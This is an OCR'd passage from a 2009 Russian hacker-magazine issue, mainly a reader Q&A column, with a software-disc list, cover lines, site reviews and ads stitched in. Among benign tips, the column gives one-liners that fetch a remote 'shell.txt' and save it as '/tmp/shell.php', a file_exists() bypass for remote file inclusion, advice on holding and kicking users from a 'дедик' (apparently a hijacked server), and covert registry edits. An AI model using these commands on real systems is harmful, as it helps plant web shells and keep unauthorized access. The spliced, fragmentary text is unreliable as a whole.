И получаем в ответ уникальный тест, созданный автоматическим копирайтером:

```
You Can Quickly And Colloquialism
Writing Your Accumulation And
Propulsion More And More Ultra-
Responsive Targeted Assemblage To
Your WebSite — Even If You Are A
Newbie!
```

Неплохо для бесплатного сервиса, не правда ли?

Q: Как создать автонаполняемый блог?

A: Обычно для всяческих WordPress-блогов используются плагины, которые оперируют чужими RSS-лентами, преобразуя их в посты. Как быть, если ты создаешь блог на blogspot.com, wordpress.com и иже с ними? Все очень просто! Понадобится всего лишь такая фича блогохостингов, как постинг по e-mail, все те же стыренные RSS-ленты, а также сервис вроде www.rss2email.ru.
Итак, создавай новый блог, находи постинг по e-mail (на блогспоте ты получишь специальный e-mail, куда нужно будет присылать посты, а на вордпрессе — должен будешь ввести параметры доступа к любому своему ящику). Затем иди на www.rss2email.ru и добавляй новые ленты новостей со своим мылом. Через некоторое время с удивлением увидишь, что твой новоявленный блог, как по волшебству, растет и наполняется :).
Не надо забывать и о замечательном сервисе Yahoo Pipes (pipes.yahoo.com), позволяющем творить чудеса с различными RSS-потоками, а также просто информацией с произвольных веб-страниц, как угодно манипулируя данными. Причем, для этого не обязательно быть гуру в программинге и скрипто-строении: для кодинга используется графический подход, а именно — набор элементов, которые надо разместить на рабочем поле, нужным образом связать и задать параметры. Подробнее читай в статье «Интернет на одной странице» (ХС#110).

Q: Подскажи, как определить, находится ли мой дедик за натом?

A: Очень просто! Заходи в «Start → Run → ipconfig» и смотри вывод команды. Дедик находится за NAT, если висит на одном из IP-диапазонов:

```
10.0.0.0 — 10.255.255.255
172.16.0.0 — 172.31.255.255
192.168.0.0 — 192.168.255.255
```

Q: Как обойти проблему дисконнекта через n минут на моем дедике?

A: Допустим, твой логин на дедик Lopa. Тогда для тебя неприятность с вырубанием сессии лечится достаточно легко: My Computer → Правая кнопка мыши → Manage — Local users and groups → Users → Твой акк → Правая кнопка





мыши → Properties → Sessions. На этой вкладке везде ставь «Never». Также проверь в Run → tscc.msc → RDP следующие значения вкладок:

```
net accounts /forcelogoff:no
net accounts /maxpwage:unlimited
```

Q: Хочу создать свою блого-социальную сеть наподобие Хабра. Как проще это сделать?

A: Если не хочешь заморачиваться с написанием собственного движка, то могу посоветовать готовое бесплатное решение LiveStreet (http://livestreet.ru) от программера Максима Мжельского (aka ort).
Основные возможности движка:

```
• Использование UTF-8
• Ведение персональных блогов
• Возможность создания коллективных блогов
• Система рейтингов блогов, топиков, комментариев, пользователей
• Система голосования за блоги, топики, комментарии, пользователей
• Возможность добавлять топики в избранное
• Автоподстановка тегов
• Коллективная внутренняя почта
• Система контроля доступа (ACL) к разным возможностям сети (создание блога, голосование и т.п.)
• Возможность создать закрытый сайт
• Система инвайтов
• Топики-ссылки
• Топики-опросы
• Администрирование своих блогов
• Назначение модераторов блогов
• Настройки оповещений на e-mail
```

А если ты решил создать тематическое сообщество и сделать его похожим, скажем, на VKontakte.ru, то можешь использовать часть движка. API для создания социалки, а также пример подобного ресурса бесплатно доступны на сайте userapi.com.

Q: Нашел удаленный инклуд в одном замечательном скрипте, но все дело портит функция file_exists(). Есть ли способы ее обойти?

A: Такие способы действительно есть! Раскопал их один из лидеров Античата .Slip (за что ему пожизненный респект!). Все дело в том, что, начиная с PHP 5.0.0, функция file_exists() может работать с упаковщиками урл. Не только с «ftp://», но так же и с «php://memory», «php://temp», «ssh2.sftp://».
Следующий скрипт выведет нам true!

```
<?php
echo file_exists("ftp://user:pwd@host/shell.txt");
?>
```

Подробнее об этом векторе атак на веб-приложения советую прочитать в топике .Slip'a: http://forum.antichat.ru/thread99589.html.

Q: Скачал с какого-то сайта дизайн в psd. Как бы теперь преобразовать его в css и html? Платить верстальщикам не хочу.

A: Попробуй бесплатный онлайн-сервис http://www.psd2cssonline.com.
Для начала проверь в фотошопе, соответствует ли твой дизайн следующим требованиям сервиса:
1. Дизайн не изобилует слоями.
2. В дизайне используются только 8-битные RGB пикчи (16-битные и выше не поддерживаются).
3. В дизайне отсутствуют невидимые слои.
4. Psd-файл с дизайном весит не более 4 метров (8 — для платных юзеров).
Расширенную версию требований на английском языке смотри тут — www.psd2cssonline.com/node/9.
Все нормально и соответствует этим пунктам? Тогда смело загружай в форму «Upload your PSD» в шапке сайта свой многострадальный дизайн и наслаждайся результатом!

Q: Какие еще существуют никсовые качалки, полезные для нашего брата (кроме curl и wget)?

A: Вот простейший синтаксис всех распространенных качалок для никсов:

```
lynx: lynx -source "http://site.com/shell.txt" > /tmp/shell.php
links: links -source "http://site.com/shell.txt" > /tmp/shell.php
wget: wget -O /tmp/shell.php http://site.com/shell.txt
GET: GET http://site.com/perl.txt > /tmp/shell.php
fetch: fetch -o shell.php http://site.com/shell.txt
curl: curl --output shell.php http://site.com/shell.txt
```

Q: Я забыл свой админский пассворд на Винду! Что делать?

A: Используй тулзу Offline NT Password & Registry Editor (home.eunet.no/~pnordahl/ntpasswd).
Из особенностей утилиты:

```
• Сбрасывает пароль любого юзера, который имеет валидный аккаунт на твоей системе Windows NT/2k/XP/Vista
• Можно не знать старый пароль для установки нового
• Утилита работает offline, так что ты должен только ребутнуть свой компьютер с флопика, CD или какой-нибудь другой системы
• Утилита сможет найти и разблокировать заloченные или отключенные аккаунты
```

Удачи!

Q: Хочу организовать свой сервис для восстановления md5-хешей, но, в то же время, не хочется заниматься генерацией радужных таблиц. Где бы скачать уже готовые таблицы?

A: В формате торрентов их можно скачать здесь: http://rainbowtables.shmoo.com.
Сервис предлагает следующие rainbow tables:
1. Большие буквы латинского алфавита;
2. Большие буквы латинского алфавита + цифры;
3. Большие буквы латинского алфавита + цифры + спецсимвол.
Также хочу порекомендовать софт для генерации данных таблиц (если ты не захочешь их качать) — RainbowCrack 1.2 (http://www.antsight.com/zsl/rainbowcrack).
А вот примерные размеры различных rainbow таблиц:

```
[ABCDEFGHIJKLMNOPQRSTUVWXYZ] — 610 MB (8353082582 записей);
[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789] — 3 GB (80603140212 записей);
```

```
[ABCDEFGHIJKLMNOPQRSTUVWXYZ01234
56789!@#$%^&*()-_+= ] -       24
GB (915358891407 записей);
[ABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789!@#$%^&*()-_+=~'[]
{}|\:;"'<>,.?/ ] — 64 GB
(7555858447479 записей);
[abcdefghijklmnopqrstuvwxyz012
3456789] — 36 GB (2901713047668
записей).
```

Q: Замучался уже обновлять свой ICQ-клиент из-за постоянных смен протокола AOL'ом. Как оставаться онлайн, несмотря на все их козни?

A: Если ты любишь пользоваться альтернативными асечными клиентами и ни в коем случае не хочешь ставить официальную ICQ 6.5 (что правильно), то могу посоветовать один из способов от админа Асечки .pin'a. Итак:

1. Заходи на http://ru.toonel.net и скачивай Windows-версию клиента, не требующую Java (вес 2.0 MB);
2. Устанавливай и запускай скачанную программу;
3. Заходи на вкладку «Порты», удаляй все, кроме «127.0.0.1»;
4. Выделяй «127.0.0.1» и проверь поле «локал. порт». Если цифра 8090 тебя устраивает — оставляй; нет — меняй на любой другой удобный тебе порт;
5. Теперь заходи в свой асечный клиент, в раздел с настройками сети, устанавливай галку «Использовать прокси», тип «https», хост «localhost», порт 8090 (ну или тот, который ты выбрал раньше). Дальше — отмечай галку «Использовать DNS на прокси» и сохраняй новые настройки;
6. Перелогинивайся и наслаждайся общением.

P.S. За все обновления протокола на мой любимый клиент &RQ ни единого раза не приходило злосчастное сообщение от UIN #1, — чего не скажешь о QIP и Miranda. Так что советую попробовать «крыску» (http://andrq.org).

Q: Не могу зайти на дедик! При входе пишет, что залогинено максимальное число пользователей! Как быть?

A: Тебе необходимо зайти на дед под админской учеткой с помощью специального ключа mstsc:

```
mstsc /admin (например, Windows XP
SP3);
mstsc /console (например, Windows
XP SP2 и другие, более старые, вер-
сии Винды).
```

Зайдя на дедик, вызывай Run → taskmgr, заходи во вкладку с пользователями и разлогинивай любого не понравившегося юзера :).

P.S. Описанная тобой в сабже неприятность (максимальная одновременная работа только двух пользователей) обычно наблюдается у нелицензированной серверной Винды. Вывод: задумайся над лицензированием.

Q: Подскажите, возможно ли включить виртуализацию Hyper-V для Windows7.

A: Без проблем! Алгоритм такой:

1. Сначала выкачиваем Remote Admin Tools с сайта Microsoft: technet.microsoft.com/en-us/library/cc780654.aspx.
2. После установки заходим в «Control Panel → Programs and Features» и отключаем «Turn Windows features on or off».
3. Непосредственно включаем Hyper-V через «Remote Server Administration Tools→ Role Administration Tools→ Hyper-V Tools».

Q: Можно ли через PowerShell внести изменения в реестр так, чтобы не появились сообщения regedit'a? Есть необходимость выполнить некоторые действия удаленно через шелл и скрытно от пользователя.

A: Легко, — причем PowerShell предоставляет намного больше возможностей, нежели обычные .REG-файлы. В следующем примере мы добавим в раздел HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\Autorun.inf ключ @=»@SYS:DoesNotExist», отключив автозагрузку в системе (подробнее — читай в прошлом номере статью «Вакцина для флешки»). Перед добавлением мы проверим, чтобы такого ключа еще не было в системе.

```
function Disable-AutoRun
{
   $item = Get-Item '
      "REGISTRY::HKEY_LOCAL_
MACHINE\Software\Microsoft\
Windows NT\CurrentVersion\
IniFileMapping\AutoRun.inf" '
      -ErrorAction
SilentlyContinue
   if (-not $item) {
      $item = New-Item
"REGISTRY::HKEY_LOCAL_MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\IniFileMapping\
AutoRun.inf"
   }
   Set-ItemProperty $item.PSPath
"(default)" "@SYS:DoesNotExist"
}
```

Q: Хочу изучить работу одного хитрого девайса, который подключается к компьютеру по USB. Поэтому такой вопрос: как проще всего отснифать весь трафик и передаваемые данные по портам USB?

A: Если речь идет о Винде, то есть сразу несколько решений: **USBTrace** (www.sysnucleus.com), **USB Monitor Professional** (www.hhdsoftware.com), **USBSpy 2.0** (www.everstrike.com/usb-monitor). Одна загвоздка — они платные. В случае с линуксом пользоваться шароварными или крякнутыми прогами не придется, потому что все необходимое есть уже в самой системе. В ядре доступен модуль usbmon, который существует испокон веков и как раз отвечает за снифинг USB-шины. Вывод этого драйвера можно просмотреть хоть через консоль, — если примонтировать debugfs и insmod'ить модуль usbmon:

```
mount -t debugfs none_debugs /sys/
kernel/debug
modprobe usbmon
```

Для просмотра USB-трафика понадобится не более чем одна команда cat:

```
cat /sys/kernel/debug/usbmon/1u
```

Все данные идут в виде ASCII дампа, который очень легко пропарсить. Впрочем, есть и другой хинт. Известная библиотека Libpcap также поддерживает формат usbmon, а, значит, можно снимать USB-трафик построенным на ней снифером tcpdump. Более того — благодаря этому можно получать и просматривать данные в удобном графическом интерфейсе **Wireshark** (www.wireshark.org).

Q: Как объединить движки разных браузеров в одной программе, чтобы отследить как рендерятся страницы в каждом из них?

A: Сходу могут назвать пару вариантов.

1. Использовать Firefox с дополнением **IE Tab** (ietab.mozdev.org) для браузера Internet Explorer и **OperaView** (operaview.mozdev.org) — соответственно, для Opera.
2. Заинсталить программу от японских программеров Lunascape, которая объединяет в себе три движка для рендеринга веб-страниц — Trident (Internet Explorer), Gecko (Mozilla Firefox) и WebKit (Safari, Google Chrome). Это решение бесплатно можно скачать с www.lunascape.tv.

Q: Как определить разрядность .EXE или .DLL (т.е. тип процессора, для которого скомпилирован файл)?

A: Первый вариант — воспользоваться сборщиком из поставки Visual Studio:

```
link.exe /dump /headers <.exe>
```

У Microsoft существует небольшая утилита **filever.exe** (http://support.microsoft.com/kb/913111), которая выдает как раз то, что нужно, о любом бинарнике:

```
filever.exe <.exe>
```

>>WINDOWS
>Dailysoft
7-Zip 4.65
AIMP 2.51
Autoruns 9.40
DAEMON Tools Lite 4.30.3
Download Master 5.5.10.1163
FarPowerPack 1.15
FileZilla Client 3.2.3.1
K-Lite Mega Codec Pack 4.75
Miranda IM 0.7.17
Mozilla Firefox 3.0.8
Notepad++ 5.3.1
Opera 9.64
PuTTY 0.60
QIP Infium RC4 Build 9030
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
XnView 1.96

>Development
CodeLobster PHP Edition 3.0
CollabNetSubversion 1.6.0-7
E-TextEditor 1.0.30
Intype Alpha 0.3.1.547
Titanium SDK 0.3
TortoiseSVN 1.6.0

>Games
PCSX2 0.9.6

>Misc
Eyeskeeper 2.0
f.lux
Jedi Concentrate
Jedi Window Dock
NiftyWindows 0.9.3.1
OpenWithView 1.02
Process Blocker 0.5b
TaggedFrog 0.8.1
Tudumo 1.1.1.25
UbitMenu
Workrave 1.9.0

>Multimedia
AAA Logo 2009 3.0
CamSpace 8.1
IKEA Home Planner
iTunes 8.1
LastFM 1.06
LiberTV 1.4.0.0
Microsoft WorldWide Telescope
Random MixTape Maker 1.8.27.73
SumatraPDF 0.9.3
TrackMe
Tunatic 1.0.1b
Навигатор

>Net
CCNA Network Visualizer 6.0
Cookienator 2.5.32
Google Chrome 2.0.172.0
HamachiSetup 1.0.3.0
Iconix
IE7Pro 2.4.5
Internet Explorer 8.0
Lunascape 5 RC1
Mikogo
Opera Turbo alpha
qutIM 0.2a
RDP Manager
The Favorite Start Page 1.77
TightVNC 1.3.10
X-Lite 3.0
Yoics for Windows 2.6.086

Плагины для Firefox:
CoolPreviews 2.7.2
DOM Inspector 2.0.3
Firebug 1.3.3
Flashblock 1.5.9
FoxyProxy 2.8.14
HackBar 1.3.2
NoScript 1.9.1.4
SQL Inject Me 0.4.0
Tamper Data 10.1.0
Torbutton 1.2.1
Web Developer 1.1.6
XSS Me 0.4.0

>Security
ExpanDrive 1.8.3
FileFuzz
Online Solutions Security Suite 0.8 Beta
Panda USB Vaccine 1.0.0.19
Swish 0.2.1.9
SysAnalyzer
Wireshark 1.0.6

>System
Avira AntiVir Personal 9
Bill2's Process Manager v3.3.0.1
Drive Backup 9.0 Express
FBackup 4.1
HD_Speed 1.5.3.64
KDE 0.9.5-0
MONyog MySQL Monitor and Advisor 3.0.4
MySQL 6.0 Alpha
Perfgraph 3.0
PortableApps.com Suite 1.5.2
RadarSync 2009
Revo Uninstaller 1.80
SQLyog 8.04

>>UNIX
>Desktop
2ManDVD 0.6.2
AcidRip 0.14
Archimedes 0.52.0
Avidemux 2.4.4
DigiKam 0.10
DVDStyler 1.7.2
Exaile 0.2.14
FBReader 0.10.5
Ffmpeg 0.5
Gnome 2.26
GPicView 0.1.11
Intipunku 0.4
Jajuk 1.7.1
Medusa4 3.1.1
Octave 3.0.3
OpenOffice.org 3.0.1
PeaZip 2.5.1
Perl Audio Converter 4.0.5
Picasa 3.0 beta
sK1 0.9.0
SongBird 1.1.1
Sound Juicer 2.26.0
Xneur 0.9.3
Xvidcap 1.1.7

>Devel
Adventure PHP Framework 1.8
Anjuta IDE 2.26
bashdb 4.0.0.2
DDD 3.3.12
EiffelStudio 6.3
IntellijIDEA 8.1
MonoDevelop 1.9.3
Nasm 2.06rc8
Pango 1.24.0
Parrot 1.0
QDevelop 0.27.4
Qt 4.5.0
Qt Creator 1.0
RapidSVN 0.9.8
Ruby 1.9.1
Subversion 1.6.0
Titanium
Все для Ruby - Aptana Studio 1.2.5
Все для Ruby - Arcadia 0.6.0
Все для Ruby - FreeRIDE 0.9.6
Все для Ruby - IronRuby 0.3
Все для Ruby - JRuby 1.2.0
Все для Ruby - korundum 3.5.5
Все для Ruby - qt4-qtruby 2.0.3
Все для Ruby - Rails 2.3.2
Все для Ruby - RubyGems 1.3.1
Все для Ruby - wxRuby2 2.0.0

>Games
Neverball 1.5.0
OpenArena 0.7.1


>Net
Amsn 0.97.2
bareFTP 0.2.1
Ekiga 3.2.0
Gajim 0.12.1
LFTP 3.7.11
Mozilla Firefox 3.0.8
Mozilla Thunderbird 2
Opera 9.64
Opera Turbo 10.0.4166 Alpha
Pidgin 2.5.5
Psi 0.12
QuickSynergy 0.9.0
qutIM 0.2 alpha
Smuxi 0.6.3
Synapse IM
Synergy 1.3.1
Tightvnc 1.3.10
Tkabber 0.11.1

>Security
Automated Password Generator 2.2.3
ClamAV 0.95
Epicwebhoneypot 1.0c
Fail2ban 0.8.3
Ferm 2.0.5
GnuPG 2.0.11
iodine 0.5.1
ITS4 Security Scanner 4-1.1.1
m0n0wall 1.3b15
Nmap 4.76
OpenVAS 2.0
RogueScanner 2.6.0.0
SILC 1.1
Snare 1.5.0
Strongswan 4.2.13
UnHash 1.0
Unhide
Wireshark 1.0.6

>Server
Apache 2.2.11
ASSP 1.4.3.1
Asterisk 1.6.0.6
Bacula 2.4.4
DBMail 2.3.5
djbdns 1.05
Dnstop 2009.01.28
Dovecot 1.2 beta4
Icecast 2.3.2
MediaTomb 0.11
Mongoose 2.4
PostgreSQL 8.3.7
Postoffice 1.4.10
TFTP Server 1.6
Unbound 1.2.1
VideoLAN Server 0.5.6
Vino 2.26.0

>System
Apcupsd 3.14.5
ATI Radeon Linux Display Drivers 9.2
Cobbler 1.4.3
Foremost 1.5.5
LDAP Account Manager 2.5.0
Lynis 1.2.4
NVClock 0.8
nVidia Linux Display Driver x86 180.29
PCSX2 0.9.6
Photorec 6.10
Qemu 0.10.1
rovclock 0.6e

>X-distr
BackTrack 4 beta
Damn Vulnerable Linux 1.5
nUbuntu 8.12
STD 0.1



DVD

№ 04(124) АПРЕЛЬ 2009

ХАКЕР

ПОЛНЫЙ АНАЛИЗ ПРИВАТНЫХ БАГОВ WORDPRESS СТР. 52

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

АПРЕЛЬ 04 (124) 2009

ДЕНЬ ГЕЙМЕРА
WWW.GAMER-CITY.RU
СТР. 4

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09004

10 ЛУЧШИХ ВИРУСОВ

ИСТОРИЯ ЗЛА 1999-2009
СТР. 20

НАВИГАЦИЯ БЕЗ GPS

АЛЬТЕРНАТИВНЫЕ СПОСОБЫ ОПРЕДЕЛЕНИЯ КООРДИНАТ
СТР. 26


БАЗУ ДАННЫХ НЕ СТАЩИТЬ!

НОВЫЙ ПУТЬ ДЛЯ ЗАЩИТЫ ДАННЫХ В БД
СТР. 32

АТАКА ТВИТТЕРА


КАК СПАМЯТ TWITTER СКРИПТАМИ НА PYTHON'E
СТР. 88

http://
WWW2



SCREENTOASTER
WWW.SCREENTOASTER.COM

Это вещь! Еще недавно я сильно негодовал, что все толковые средства для съемки и монтажа скринкастов платные, а тут на тебе — нашелся совершенно бесплатный, грамотный инструмент, и, к тому же, работающий онлайн! ScreenToaster позволяет снять ролик со всего экрана (Linux, Windows, Mac) или выбранной части, сопровождать видео аудиокомментариями, выполнить простой монтаж после съемки, добавить субтитры. А результат? Очень качественный ролик в SWF, который не только можно скачать, но и сразу захостить на разных сервисах!




QUAKE LIVE
WWW.QUAKELIVE.COM

Когда-то давно я сильно извращался, чтобы запустить Quake3 на древнем Pentium'е без 3d-ускорителя и добился даже скорости в 2 FPS. :) А что сегодня? Удальцы iD Software, которым, кстати, большой респект за все три версии шутера, взяли да и сделали онлайн-версию любимой квачи! Да, теперь побегать с шотганом и пострелять приятелей можно прямо из IE или Firefox'а. Для этого автоматически скачивается специальный плагин, который подгружает текстуры, карты, запоминает конфиг и т.д. Получаем убойную связку — клон Q3 в окне браузера плюс социальная сеть для поклонников шутера. И каюсь, что не сказал ранее: вовсю рубился в Quake Live еще на стадии бета-тестирования.



AUDIOTAG.INFO
WWW.AUDIOTAG.INFO


Скажите: а жива ли еще передача «Угадай мелодию»? Вот если б кому-то из участников взбрело в голову заюзать сервис AudioTag, то остальные, вероятно, остались бы не у дел. Отныне не надо быть большим меломаном, чтобы узнать название композиции — достаточно загрузить отрывок в 10-40 секунд на этот сервис. AudioTag.info сравнит его со своими сэмплами в базе и тут же выдаст ответ. Любые подсунутые ей композиции она определяла на раз-два. Завалить не удалось даже редким саундтреком: после этого я сдался.



MICROSOFT LIVE SYNC
WWW.FOLDERSHARE.COM

Если ты по-прежнему пересылаешь файлы себе по email, чтобы работать с последней версией на разных компьютерах, или, караул, — таскаешь их на флешке, знай: этот сервис для тебя! Ребята из компании Foldershare, ныне купленной Micrsoft, создали отличный инструмент для прозрачной синхронизации файлов между несколькими компьютерами. Причем, необязательно это должны быть только твои системы: крайне удобно использовать Live Sync для совместной работы вместе с друзьями!


ASUS рекомендует Windows Vista® Home Premium
Ноутбуки ASUS Серии N.
НАВСТРЕЧУ БУДУЩЕМУ
Новый ноутбук ASUS N50Vn, созданный на базе процессорной технологии Intel® Centrino® 2, с предустановленной подлинной Windows Vista® Home Premium, предлагает пользователям самые инновационные функции, технологии и эксклюзивный дизайн.
Технология ASUS Express Gate дает возможность использовать Skype™, слушать музыку, получать и отправлять сообщения электронной почты через WEB-интерфейс или искать информацию в сети Internet всего через 8 секунд* после включения ноутбука.
ASUS N50Vn – один из первых ноутбуков, оснащенных технологией Super Hybrid Engine (SHE), которая является логичным продолжением ASUS Power4Gear eXtreme и содержит ее обновленную версию ASUS Power4Gear Hybrid, а также аппаратные компоненты.
В зависимости от требований пользователя SHE может обеспечивать повышение производительности или увеличение времени автономной работы. Пользователи могут воспользоваться предустановленными режимами SHE и самостоятельно регулировать часть параметров.
Ноутбуки ASUS серии N оснащены эксклюзивным ПО ASUS Smart Logon, позволяющим Вам не вводить пароль для того, чтобы начать работу - владелец ноутбука автоматически получит доступ к информации после идентификации с помощью веб-камеры.
*В зависимости от конфигурации системы
ASUS
intel
Centrino 2
inside
Ищи знак Intel Inside®
Товар сертифицирован, на правах рекламы.
Всемирная гарантия 2 года
www.asus.ru
Горячая линия ASUS: (495) 23-11-999
ASUS4YOU (495) 585-80-45; Белый Ветер - ЦИФРОВОЙ (495) 730-30-30; СтартМастер (495) 785-85-55, (800) 555-8-555; POLARIS (495) 755-55-57
Москва: Аваком-М (495) 730-74-54, ION (495) 5-444-333, Нотик (495) 231-14-88, Респект (495) 177-40-77, Санрайз (495) 788-80-88, TFK (495) 739-08-28, Tenfold Group (495) 580-63-85, USN (495) 775-82-02, Ф-Центр (495) 925-64-47, NEXUS (495) 628-23-67, OLDI (495) 221-11-11, ПИРИТ (495) 785-55-54, Мерлион (495) 981-84-84, Elko (495) 234-28-45, Пронет (495) 789-38-46, Юпитер (499) 271-83-50, OCS (495) 995-25-75, (812) 324-28-70
Санкт-Петербург: Цифры (812) 320-80-70, NBCom (812) 329-70-00, Кей (812) 074, Компьютерный мир (812) 333-00-33, СТР Компьютерс (812) 542-45-51; Владивосток: ДНС (4232) 300-454; Воронеж: РЕТ (4732) 77-93-39; Екатеринбург: Буква (343) 22-22-025, Санрайз (343) 261-39-15; Ижевск: Корпорация «Центр» (3412) 91-88-11; Иркутск: Wizard (3952) 258-001; Казань: Ноутбукофф (843) 264-26-01; Киров: Портал (8332) 35-41-07, Технополис (8332) 480-888; Краснодар: Владос (861) 210-10-01, Санрайз (861) 210-00-66; Красноярск: Аверс (3912) 560-561, Старком (3912) 49-11-11; Липецк: Регард-тур (4742) 220-555; Новосибирск: НЭТА (383) 216-33-11, Техносити (383) 212-53-33, Левел (383) 212-00-05, Готти (383) 362-00-44; Норильск: Юрмала-М (3919) 46-73-36; Омск: Ритм (3812) 23-64-00; Пермь: Ноутбукофф (342) 270-01-11; Ростов-на-Дону: Санрайз (863) 240-11-77, Иманго (863) 232-47-18; Самара: Прагма (846) 270-17-01, Санрайз (846) 241-67-53, Саттелит (846) 224-00-00; Саратов: АТТО (8452) 444-111; Томск: Интант (3822) 56-00-56; Тюмень: Арсенал+ (3452) 797-070; Уфа: Кламас (347) 291-21-12, ФортеВД (347) 260-00-00
Intel, логотип Intel, Centrino и Centrino Inside являются товарными знаками корпорации Intel в США и других странах.



Только до 30 апреля вы можете купить компьютер марки <NT> AgeNT Q9300 на базе невероятно мощного процессора Intel® Core™ 2 Quad Q9300 по специальной антикризисной цене!

Компьютеры марки <NT> можно приобрести в наших оптовых филиалах, магазинах оптово-розничной сети Электрошок и у наших региональных дилеров

Адреса магазинов Электрошок:
г. Рязань, ул. Зубковой 1А
тел.: +7(4912) 90-05-05
г. Челябинск, ул. Молодогвардейцев 15В
